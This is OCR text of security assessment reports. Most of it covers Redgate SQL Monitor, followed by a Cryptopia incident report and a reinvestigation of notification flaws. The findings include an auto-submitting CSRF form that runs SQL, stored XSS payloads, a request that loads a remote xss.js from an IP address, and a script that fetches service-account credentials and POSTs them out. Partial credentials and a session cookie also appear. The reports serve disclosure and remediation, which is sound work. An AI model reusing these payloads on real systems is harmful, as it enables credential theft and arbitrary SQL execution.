
SERVER RESPONSE

{"AuthenticationType":"ActiveDirectory","DomainName":"Cryptopia","BaseDN":"","UserName":"Cryptopia
\\RedgateService","[redacted]
YBz*3VGmGJ29FV+OC%*K","AdminExists":false,"AdminUsername":null,"Success":true,"Message":null,"Con
text":null,"ExceptionType":null}

The credentials for the RedgateService account provided local administrator access to the VPWCHTESTSQL001 and VWCHCDEVSQL001 hosts which were being monitored by the SQL Monitor instance. No attempts were made to access other hosts using these credentials.

The following screenshot demonstrates the local administrator privileges assigned to the RedgateService user on the VWCHCDEVSQL001 host:

LOCAL ADMINISTRATOR ACCESS




## Recommendation

The SQL Monitor application should be modified so that it does not return the password of the service account to users of the application.

The privileges assigned to the service account should be as restrictive as possible while still allowing the application to function. The service account used by SQL Monitor should not have local administrator rights over the monitored hosts.

## 1.2. CROSS-SITE REQUEST FORGERY

| Severity: High | Base Score: 8.8 | Temporal Score: 8.8 | Overall Score: 8.8 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:H/RL:U/RC:C

### Details

An attacker who can convince an authenticated user to click a link or visit a webpage can force the targeted user to make requests to the application. Affected areas of the application include the Custom Metric functionality which executes arbitrary SQL statements on monitored hosts, and functionality which is vulnerable to stored Cross-Site Scripting (XSS) attacks.

The SQL Monitor application lacks any effective protections against Cross-Site Request Forgery (CSRF) attacks. Cross Site Request Forgery is typically initiated when a victim clicks a link or browses a web site containing malicious content that instructs the victim's browser to send a request to the vulnerable application. As the browser automatically sends the user's authentication tokens with the request, a lack of CSRF protection permits an attacker to make requests to the application using the victim's account without knowing their password.

The following table provides examples of application functionality which are vulnerable to CSRF attacks:

| APPLICATION ENDPOINT | NOTES |
|---|---|
| /Configuration/CustomMetricValidation/Validate | Executes arbitrary SQL on any monitored host. |
| /Configuration/Custom-Metrics/Create | Creates a permanent Custom Metric which executes arbitrary SQL on any monitored host. |
| /Configuration/Groups/Create | Creates a server group. Vulnerable to Stored Cross-Site Scripting. |
| /Configuration/Monitored-Servers/AddSqlServer | Adds a SQL server to be monitored. Vulnerable to Stored Cross-Site Scripting. |
| /Configuration/Monitored-Servers/RemoveEntity | Remove a SQL server from the hosts to be monitored. |

This should not be considered an exhaustive list as it appears that no CSRF protections have been implemented anywhere in the application.

The following table contains a proof-of-concept CSRF attack which will execute SQL on the VPWCHTESTSQL001 host via the Custom Metric Validation endpoint:

CSRF PROOF OF CONCEPT

```
<html><body>
<form action="http://127.0.0.1:8080/Configuration/CustomMetricValidation/Validate" method="POST">
        <input type="hidden" name="name" value="test1" />
        <input type="hidden" name="tsql" value="SELECT&#32;&#64;&#64;version" />
        <input type="hidden" name="databaseCirs&#91;&#93;"
value="7&#58;Cluster&#44;1&#44;4&#58;Name&#44;s15&#58;vpwchtestsql001&#44;9&#58;SqlServer&#44;1&#4
4;4&#58;Name&#44;s0&#58;&#44;8&#58;Database&#44;1&#44;4&#58;Name&#44;s12&#58;INTCryptopia&#44;" />
        <input type="submit" value="Submit request" />
</form>
<script>document.forms[0].submit();</script>
</body></html>
```

## Recommendation

Request the vendor make changes to the application as follows:

Apply the Cross-Site Request Forgery protections provided by the web framework utilised by the SQL Monitor application. CSRF protections are provided by most modern web frameworks.

Alternatively, CSRF protections can be implemented by generating a random token for each user session, and including it in requests which make changes to the application's state or configuration. The token is verified by the application to ensure that it is valid for the current session of the user making the request. If the token is found to be invalid the request is denied.

Fix any Cross Site Scripting vulnerabilities present in the SQL Monitor application. Cross Site Scripting can be used by an attacker to retrieve a user's random CSRF token and bypass the application's CSRF protections.

## 1.3. UNENCRYPTED APPLICATION COMMUNICATIONS

| Severity: High | Base Score: 7.5 | Temporal Score: 7.2 | Overall Score: 7.2 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C

### Details

An attacker with access to the network traffic generated by the application can easily view and potentially tamper with this traffic. Information transmitted includes usernames, passwords and authorisation tokens (cookies), knowledge of which will likely provide an attacker with access to the application and other systems which utilise these credentials. A lack of transport layer encryption also makes it possible for an attacker to insert malicious content into the application traffic, enabling attacks against application users.

As SQL Monitor is using Active Directory for authentication, logon requests made to the application transmit domain credentials in plain-text.

The SQL Monitor web application is served from an unencrypted HTTP connection, seriously compromising the security of the application. The HTTPS protocol should be used to provide encryption and host identification. All HTTP cookies set by the application should also have the Secure flag set to ensure browsers will not send them unencrypted over HTTP.

While the instance of SQL Monitor tested was only served over a loopback (localhost) network connection, Pulse Security understands that SQL Monitor was expected to be made available to network users in the future.

### Recommendation

Reconfigure SQL Monitor so that it can only be accessed via an encrypted HTTPS connection.

Ensure the certificate used for the HTTPS setting is valid and signed by a trusted internal certificate authority.

Ensure the TLS/SSL configuration of the HTTPS server is hardened against known weaknesses.

Ensure the Secure flag is set on all HTTP cookies used by the SQL Monitor application, this may require a change by the vendor.

## 1.4. STORED CROSS-SITE SCRIPTING

| Severity: High | Base Score: 7.2 | Temporal Score: 7.2 | Overall Score: 7.2 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H/E:H/RL:U/RC:C

### Details

Attackers can insert arbitrary JavaScript into the application's state and have it executed in another user's session. Attacker-controlled JavaScript is capable of accessing application functionality using the targeted user's authentication tokens and can perform any actions available to the user. This enables attackers to hijack the victim's session, run arbitrary SQL on hosts monitored by the application, and steal the service account credentials used by the application.

Two locations were identified where user-supplied content is stored within the application and then displayed unfiltered to users of the application. This lack of filtering enables a malicious user to store JavaScript within the application and have it executed by legitimate users when they access the Monitored Servers functionality.

The following table details the application endpoints and parameters which were identified as being vulnerable to stored Cross-Site Scripting (XSS):

| APPLICATION ENDPOINT | PARAMETER | PROOF OF CONCEPT PAYLOAD |
|---|---|---|
| /Configuration/Groups/Create | name | <script>alert(1)</script> |
| /Configuration/Monitored-Servers/AddSqlServer | SqlServers | <script>alert(2)</script> |

The following screenshot shows a request that creates a Group with a name containing an XSS payload. The payload includes an attacker-controlled JavaScript file (xss.js) hosted on a remote server into the context of the application:

INCLUDE REMOTE XSS.JS

```
POST /Configuration/Groups/Create HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Host: localhost:8080
Cookie:
.ASPXAUTH=D9E1F35E635B0E3E7E0E6C8CC4A904627BBFD78D14D826C9DBF7E1C68A4D58E3912F2A57
68E1B1673152D18EFE0C6014C1DFAE6D5F514B2E635C6CD727A64D442A3F855D30762D692AAB9D7031
7E790F991E5CA7E58A6587EC5A9A133067AA3E796FC5584DC039C10901BFFE26D6F299EBB6D40FC280
F596094CCB4FC847FD789ED5B4A733C68B5A322D4A41580983489FA12BC305DDC00F6607E74BA73A54
523C67A05471B5B647A94C4C0947DE090C9BBC05A818321B64F5613D26AF5999D91D3D1D204249999E
B3A4D47437A64A7167281DA28B217A10D9FCEFFDDE1222CE26035F011C008F49B3AB52B3A7F16B2811
ECD7A2D0FBB2D25BB5F6CAF4292C6DA4D774752248F2CB06460B88B9597D6DF1AE5F7F13C120140B66
0304298DE992B7499A2E41BC0E83D8E36C5A69FD4A7E
Connection: close

channelInstanceRef=&name=<script+src%3d"http%3a//13.250.11.219/xss.js"></script>
```


The xss.js file contains JavaScript which requests the SQL Monitor service account credentials from the GetAuthenticationModel endpoint, and then sends the credentials to a host controlled by the attacker. Note that in this proof of concept the remote server address has been substituted for the 127.0.0.1 loopback interface to avoid transmitting the service account credentials via the network:

XSS.JS CONTENTS

```
xmlhttp2=new XMLHttpRequest();
xmlhttp=new XMLHttpRequest();
        xmlhttp.onreadystatechange=function()
        {
            if (xmlhttp.readyState==4 && xmlhttp.status==200)
            {
                xmlhttp2.open("POST", "http://127.0.0.1:443/");
                xmlhttp2.send(xmlhttp.responseText);
            }
        }
xmlhttp.open("GET", "/Configuration/ConfigureAuthentication/GetAuthenticationModel", false)
xmlhttp.send();
```

The following screenshot shows the RedgateService account credentials being received by the simulated attacker using a PowerShell TCP listener:

ATTACKER RECEIVING SERVICE CREDENTIALS




Both of the endpoints vulnerable to stored XSS attacks are also vulnerable to Cross-Site Request Forgery (CSRF). The CSRF vulnerability can be exploited by a remote attacker to force an authenticated user to deploy the XSS attacks. See the Cross-Site Request Forgery finding in this report for more information.

## Recommendation

Request the vendor make changes to the application as follows:

Potentially-dangerous characters should be encoded before being included into the HTML returned to application users.

Ensure that the Cross-Site Scripting protections provided by the framework used by the application are applied consistently throughout the application.

## 1.5. WEAK HTTP COOKIE CONFIGURATION

Severity: Medium | Base Score: 7.0 | Temporal Score: 6.7 | Overall Score: 6.7

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:L/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C

### Details

The HTTP cookies set by the SQL Monitor application are at risk of theft or tampering from Cross-Site Scripting attacks and can be transmitted over an unencrypted connection. The SQL Monitor application uses cookies to authenticate requests, and the lack of cookie security enables the theft of these cookies via the Stored Cross-Site Scripting vulnerabilities identified by this review.

The lack of hardening applied to the HTTP cookies used by the application weakens its security posture. Additional attributes can be applied to the cookies to ensure they are only transmitted over encrypted HTTP connections, and to prevent them from being stolen via Cross-Site Scripting attacks.

The following table details the cookies set by the SQL Monitor application:

| COOKIE NAME | SECURE | HTTPONLY | SAMESITE | PATH |
|---|---|---|---|---|
| .ASPXAUTH | No | No | No | / |
| UsageUserIds | No | No | No | / |
| UsageSessionIds | No | No | No | / |
| cookiesEnabledCheck | No | Yes | No | / |
| ASP.NET_SessionId | No | Yes | No | / |

The 'Secure' parameter instructs web browsers to only send the cookie over encrypted HTTPS connections. The 'HTTPOnly' parameter prevents the cookie from being accessed by client-side JavaScript, providing a degree of defence against session hijacking via Cross-Site Scripting attacks. The 'SameSite' parameter ensures that web browsers will not send the cookie with requests made to the application which originate from other hosts. This provides an additional defence against Cross-Site Request Forgery and other Cross-Site attacks. A correctly configured 'Path' cookie parameter prevents other web applications which may be running on the same host from accessing the cookies set by the SQL Monitor application.

### Recommendation

Request the vendor make changes to the application as follows:

Ensure the 'Secure' parameter is set to prevent cookies from being transmitted over unencrypted HTTP connections.

Apply the 'HTTPOnly' and 'SameSite' parameters to cookies used for authentication.

## 1.6. WEAK SESSION MANAGEMENT

| Severity: Medium | Base Score: 6.7 | Temporal Score: 6.7 | Overall Score: 6.7 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H/E:H/RL:U/RC:C

### Details

User sessions are not invalidated when a user logs out and sessions do not expire within a reasonable period of time. The application also allows multiple simultaneous logons using the same account. These weaknesses in the application session management increase the likelihood of an attacker gaining unauthorised access to the application.

The SQL Monitor application does not destroy a user's session when they click the log out button, it only sets the .ASPXAUTH cookie used for authentication to an empty string. While this gives the appearance that the user has logged out of the application, the .ASPXAUTH cookie value originally associated with the user's session remains valid and can still be used to access the application.

Inactive user sessions are not expired within a reasonable period of time. During testing it was observed that sessions remained valid after over 23 hours of inactivity.

The application also permits multiple logons using the same credentials, and does not inform the user that their credentials are being used from multiple locations. There does not appear to be any functionality that provides visibility of the number of active application sessions, making it difficult to identify any unauthorised access.

### Recommendation

Ensure user sessions are invalidated on the server when users log out of the SQL Monitor application.

Expire inactive user sessions after 20 minutes.

Provide a notification to users to inform them that their credentials are being used from multiple locations. Implement application functionality for users to view and disconnect their active sessions. Alternatively, restrict the number of active user sessions to one.

## 1.7. WEB APPLICATION RUNNING AS SYSTEM

| Severity: Medium | Base Score: 7.6 | Temporal Score: 6.6 | Overall Score: 6.6 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:H/PR:H/UI:R/S:C/C:H/I:H/A:H/E:U/RL:O/RC:C


### Details

The SQL Monitor web interface reports that it is running as the SYSTEM user, the highest level of privilege in Microsoft Windows operating systems. Should a code execution vulnerability be identified in the SQL Monitor web interface, the attacker will gain SYSTEM privileges resulting in the full compromise of the host.

Web applications should not require SYSTEM privileges in order to function. The SQL Monitor application should be run using a low-privileged account which only has the minimum access required for the application to function.

The following screenshot shows a section of the application 'About' page reporting the user account being used to run the web interface:

SCREENSHOT




### Recommendation

Run the SQL Monitor web interface using a low-privileged account.

## 1.8. FUNCTIONALITY AVAILABLE TO UNAUTHENTICATED USERS

Severity: Medium | Base Score: 5.3 | Temporal Score: 4.9 | Overall Score: 4.9

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N/E:U/RL:U/RC:C

### Details

Unauthenticated users can access functionality which is used to specify the service used by SQL Monitor web interface to monitor the SQL hosts. Functionality which leaks sensitive information concerning the application and the hosts it monitors is also available unauthenticated.

The SQL Monitor web application uses a component, referred to as a Base Monitor, to communicate with the monitored SQL hosts. The endpoint used to set the Base Monitor requires no authentication, permitting unauthenticated users to add and remove the Base Monitors used by the SQL Monitor web interface. At best this could result in a denial of service condition, or more seriously it may permit an unauthenticated attacker to supply data to the SQL Monitor web application through malicious code masquerading as a Base Monitor listener.

Unauthenticated users can also obtain a list of reports which are present in the application. The names of these reports can then be supplied to another unauthenticated endpoint to obtain the report definition, which contains host and database information in the form of application 'Channel Instance Refs' or 'CIRs'. These CIRs can be then be used to craft Cross-Site Request Forgery attacks capable of executing arbitrary SQL. See the Cross-Site Request Forgery finding in this report for more information.

The following table details the unauthenticated endpoints which provide sensitive functionality:

| ENDPOINT | NOTES |
|---|---|
| /Configuration/Base-Monitor/AjaxSetConfiguration | Reconfigures the application Base Monitor |
| /Configuration/Base-Monitor/GetBaseMonitors | Retrieve the current Base Monitor configuration |
| /internalapi/Reports/GetReports | Retrieve a list of reports currently configured in the application. These report names can be supplied to the GetReportDefinition endpoint. |
| /internalapi/Reports/GetReportDefinition?report=<REPORT> | Retrieve the report definition specified by the supplied report parameter. These definitions include Channel Instance Refs which can be used to craft Cross-Site Request Forgery attacks against functionality which executes SQL. |
| /TopStatusBar/GetMonitoringStatus | Retrieve a monitoring status summary. Includes the version of SQL Monitor in use. |

### Recommendation

Request the vendor make changes to the application as follows:

Review authorisation controls throughout the application and ensure unauthenticated users are prohibited from accessing all sensitive application functionality.

## 1.9. STACK TRACE RETURNED TO USERS

| Severity: Low | Base Score: 3.1 | Temporal Score: 3.1 | Overall Score: 3.1 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N/E:H/RL:U/RC:C

### Details

The application returns detailed information regarding its internal structure and the technologies in use. Stack trace errors which are returned to authenticated and unauthenticated users, and this information can prove invaluable to an attacker seeking to identify and fine-tune exploits.

The application should not return detailed error messages to users. Application exceptions should be handled gracefully, and the information returned to the user should be as generic as possible. The following screenshot contains an example stack trace which was observed during testing:

STACK TRACE

```
  "Message": "An error has occurred.",
  "ExceptionMessage": "The given key was not present in the dictionary.",
  "ExceptionType": "System.Collections.Generic.KeyNotFoundException",
  "StackTrace": "   at System.ThrowHelper.ThrowKeyNotFoundException()\r\n   at
System.Collections.Generic.Dictionary`2.get_Item(TKey key)\r\n   at
RedGate.Response.UI.Website.Areas.Analysis.Controllers.GraphsController.<>c__DisplayClass20_
0.<GraphDataMultiple>b__0(GraphDataRequestModel x)\r\n   at
System.Linq.Enumerable.WhereSelectArrayIterator`2.MoveNext()\r\n   at
System.Linq.Lookup`2.Create[TSource](IEnumerable`1 source, Func`2 keySelector, Func`2
elementSelector, IEqualityComparer`1 comparer)\r\n   at
System.Linq.GroupedEnumerable`3.GetEnumerator()\r\n   at
RedGate.Response.UI.Website.Areas.Analysis.Controllers.GraphsController.GraphDataMultiple(Gr
aphDataRequestModel[] requests, TimeRangesRequestModel timeRanges)\r\n   at
RedGate.Response.UI.Website.Areas.Analysis.Controllers.AnalysisGraphDataProvider.GetData(Str
ing[] cir, String[] metric, Int64 start, Int64 end, IBaseMonitorConnectionProvider
connectionProvider)\r\n   at
RedGate.Response.UI.Website.Controllers.ReportsController.CreateAnalysisGraphModel(ReportAna
lysisGraph reportAnalysisGraph, Int64 start, Int64 end, ChannelInstanceRef overrideCir,
IReadOnlyCollection`1 channelInstanceRefs)\r\n   at
RedGate.Response.UI.Website.Controllers.ReportsController.GetDataForGraph(DataRequestObject
dataRequestObject, String overrideServer)\r\n   at
System.Web.Http.Controllers.ReflectedHttpActionDescriptor.ActionExecutor.<>c__DisplayClass6_
1.<GetExecutor>b__3(Object instance, Object[] methodParameters)\r\n   at
System.Web.Http.Controllers.ReflectedHttpActionDescriptor.ExecuteAsync(HttpControllerContext
 controllerContext, IDictionary`2 arguments, CancellationToken cancellationToken)\r\n---
End of stack trace from previous location where exception was thrown ---\r\n   at
```

### Recommendation

Request the vendor make changes to the application as follows:

Implement generic error messages which do not disclose application internals.


# CRYPTOPIA

10th July 2018 Security Incident CISO Report

Version 1.0

Date: 19th July 2017

# INCIDENT SUMMARY

On the 10th of July 2018 Cryptopia became aware of a vulnerability report outlining two potentially severe security vulnerabilities in the cryptopia.co.nz website, reported by [redacted] A response begun at 10am initially focused on gathering further information which quickly became available, allowing a planned response and urgent updates to the website. An outage was already planned for upgrades that afternoon, and the decision was made to wait until this window based on the likely severity of the vulnerabilities and the assurance only limited people had knowledge of the vulnerabilities.

The response plan was modified by the arrival of [redacted] who forced the website into maintenance mode, which effectively takes the website offline. This allowed for earlier deployments of upgrades but negatively affected the Cryptopia user base. Upgrades fixing the vulnerabilities as outlined by [redacted] were deployed and the website was functioning normally after approximately three hours of down time.

Further technical investigation into the vulnerabilities was performed by Pulse Security after the incident had been resolved. Pulse Security found that the only one of the two vulnerabilities were present, and that vulnerability was limited to being useful for social attacks (e.g. convincing a user to perform an action, such as resetting their password to an attacker suggested value) or used as an annoyance.

The actual impact of the initially reported vulnerabilities was lower tha [redacted] were led to believe. In hindsight, the initial response plan was good and met a good balance between security and impact to the business. The actual response performed, after [redacted] arrival and involvement, was also not unreasonable but can be characterised as a heavily pro-security response which was driven largely by misinformation.

## Recommendations and Action Points

- Create an incident response plan outlining actions to take, points of escalation, and key roles to be involved.
- Review incident response plan with senior management and directors/shareholders to ensure, during an incident, response plans can be methodically and successfully executed with all necessary parties on the same page.
- Review process to place the website into maintenance mode and introduce some rigor to ensure adequate consideration of the impact and relevant parties have received notification.
- Create a secure communications channel for vulnerabilities to be reported.
- Consider whether a paid/unpaid bug bounty program fits with Cryptopia's security goals.

# INCIDENT TIMELINE

10/07/2018

| Time | Detail |
|---|---|
| 9:53am | Initial service ticket opened about two serious security issues in the cryptopia.co.nz website but omitting any detail. |
| 10:00am | Email received from [redacted] outlining the vulnerability report was from [redacted] and must be taken seriously. [redacted] expressed the website should be put into maintenance mode immediately.<br><br>This kicks off the incident management and response process. After discussion, the decision was made to wait until further information was made available before performing any action that would be publicly noticed. Further information is requested. |
| 11:00am | Email received from [redacted] outlining vulnerability details.<br><br>A response plan was formed which included removing code discussed in the email to mitigate the vulnerabilities. An outage window was already planned for 2pm for other upgrades, this was to be used to fix the security vulnerabilities.<br><br>The vulnerabilities detailed in this email include the ability to send a popup message to any or all connected users, and potential cross site scripting (malicious JavaScript execution) within the user messaging functionality.<br><br>While enough detail to remediate the vulnerabilities was provided, the vulnerabilities had not been confirmed or investigated for real impact at this stage. Verbal assurance from [redacted] had also been provided that only [redacted] is aware of the vulnerability. Additionally, [redacted] and limited Cryptopia staff and contractors are aware of the vulnerability as a necessity. |
| 11:30am (approx.) | [redacted]n arrives at the Cryptopia offices and force staff to place the website in maintenance mode immediately. Rob verbally expresses that the JavaScript execution vulnerability can be trigged via the popup notification, which increases the potential severity of the incident beyond what was being assumed at the time.<br><br>Remediation work continues while the website is offline. |
| 2:40pm (approx.) | The website is brought back online with the vulnerability fixes, which are confirmed by Adam Clark shortly after. |
| 3pm (approx.) | Pulse Security begins technical investigation to confirm the vulnerabilities and ascertain the real impact.<br><br>Initial incident management is complete at this stage marking the beginning of post incident activities. |

# POST INCIDENT TECHNICAL INVESTIGATION

## Summary

Pulse Security was provided access to the devtopia test environment which was running a version of cryptopia.co.nz with the vulnerable functionality still present. The goal of the investigation was to reproduce the reported vulnerabilities and determine the real technical impact. Vulnerability testing was performed using information provided [redacted] in various emails, and full source code was provided as a reference to use during testing. Tested was performed between 10th and 12th of July 2018.

Two areas of functionality were tested, the "onNotification" notification popup functionality. This functionality allows a notification popup to be triggered with a message on any connected user's Cryptopia session. It was quickly confirmed an unauthenticated user can abuse this functionality to send messages to other Cryptopia users. Further testing to inject malicious JavaScript into the notification popup to perform a cross site scripting attack was unsuccessful and it is very unlikely this functionality is vulnerable to such an attack.

The other functionality is the "user messaging" section of the site. This was similarly tested for JavaScript injection, however the server-side sanitisation code functioned as normal and was not able to be bypassed. The TinyMCE based message editor was found to have a weakness which can allow cross site scripting, however this was not exploitable because of the same sanitisation code. This functionality is very unlikely be vulnerable to cross site scripting attacks.

## Recommendations and Action Points

- Review all server-side code that can trigger notification popups on clients to ensure adequate authentication, authorisation, and message controls are present. Users should not be able to control the popup message content or use any functionality to create a large number of popups.
- Ensure TinyMCE is not used anywhere within the website, and if it is used ensure it is updates to the latest secure version.

## Details

Pulse Security investigated the two JavaScript functions mentioned in the initial support ticket and the "official" application messaging functionality which does not utilise websockets.

**Attack Vector - onNotification**

JAVASCRIPT

```
notificationHub.server.onNotification(0, null, 'header', 'message');
```

Calling this method as the pulsetest2 user generates the following websocket traffic:

| Direction | User | Websocket Message |
|---|---|---|
| Outgoing | pulsetest2 | {"H":"notificationhub","M":"OnNotification","A":[0,null,"header","message"],"I":2} |
| Incoming | pulsetest2 | {"C":"s-0,3A0","M":[{"H":"NotificationHub","M":"SendNotification","A":[{"Header":"header","Notification":"message","Type":0,"UserId":null}]}]} |
| Incoming | Pulsetest1 | {"C":"s-0,3A0","M":[{"H":"NotificationHub","M":"SendNotification","A":[{"Header":"header","Notification":"message","Type":0,"UserId":null}]}]} |

The use of null for the second parameter (the username) causes the notification to be sent to all users of the application.

The incoming JSON message is rendered into the 'notificationTemplate' by the following client-side JavaScript:

JAVASCRIPT

```
function sendNotification(header, message, type) {
    var html = Mustache.render(notificationTemplate, {
            header: header,
            message: message,
            type: notificationTypeToText(type),
            icon: notificationTypeToIcon(type)
        });
    $.jGrowl(html, { position: "bottom-right" });
}
```

The 'notificationTemplate' consists of the following HTML:

HTML TEMPLATE

```
<table class=\"notification-table\">
  <tr>
    <td class=\"notification-header\" colspan=\"2\">{{header}}</td>
  </tr>
  <tr>
    <td>
      <i class=\"fa {{icon}} fa-4x notification-{{type}}\"></i>
    </td>
    <td>
      <p class=\"notification-message\">{{message}}</p>
    </td>
  </tr>
</table>
```

Obtaining arbitrary JavaScript execution via this vector requires an attacker to inject un-escaped double-quote (") or less-than (<) and greater-than (>) characters. Pulse Security attempted various encodings of these characters and found they were all being sufficiently escaped, preventing the injection of arbitrary JavaScript by an attacker abusing the functionality.

**Attack Vector - onDataNotification**

JAVASCRIPT

```
notificationHub.server.onDataNotification(0, null, '{ "Id":"345678","Sender":"pulsetest2","Subject":"subject" }');
```

Calling the above function as an authenticated user generates the following websocket traffic:

| Direction | User | Websocket Message |
|---|---|---|
| Outgoing | pulsetest2 | {"H":"notificationhub","M":"OnDataNotification","A":[0,null,"{ \"Id\":\"345678\",\"Sender\":\"pulsetest2\",\"Subject\":\"subject\" }"],"I":0} |
| Incoming | pulsetest2 | {"C":"s-0,3A6","M":[{"H":"NotificationHub","M":"SendDataNotification","A":[{"Data":"{ \"Id\":\"345678\",\"Sender\":\"pulsetest2\",\"Subject\":\"subject\" }","Event":"OnInboxMessage","Type":0,"UserId":null}]}]} |
| Incoming | pulsetest1 | {"C":"s-0,3A6","M":[{"H":"NotificationHub","M":"SendDataNotification","A":[{"Data":"{ \"Id\":\"345678\",\"Sender\":\"pulsetest2\",\"Subject\":\"subject\" }","Event":"OnInboxMessage","Type":0,"UserId":null}]}]} |

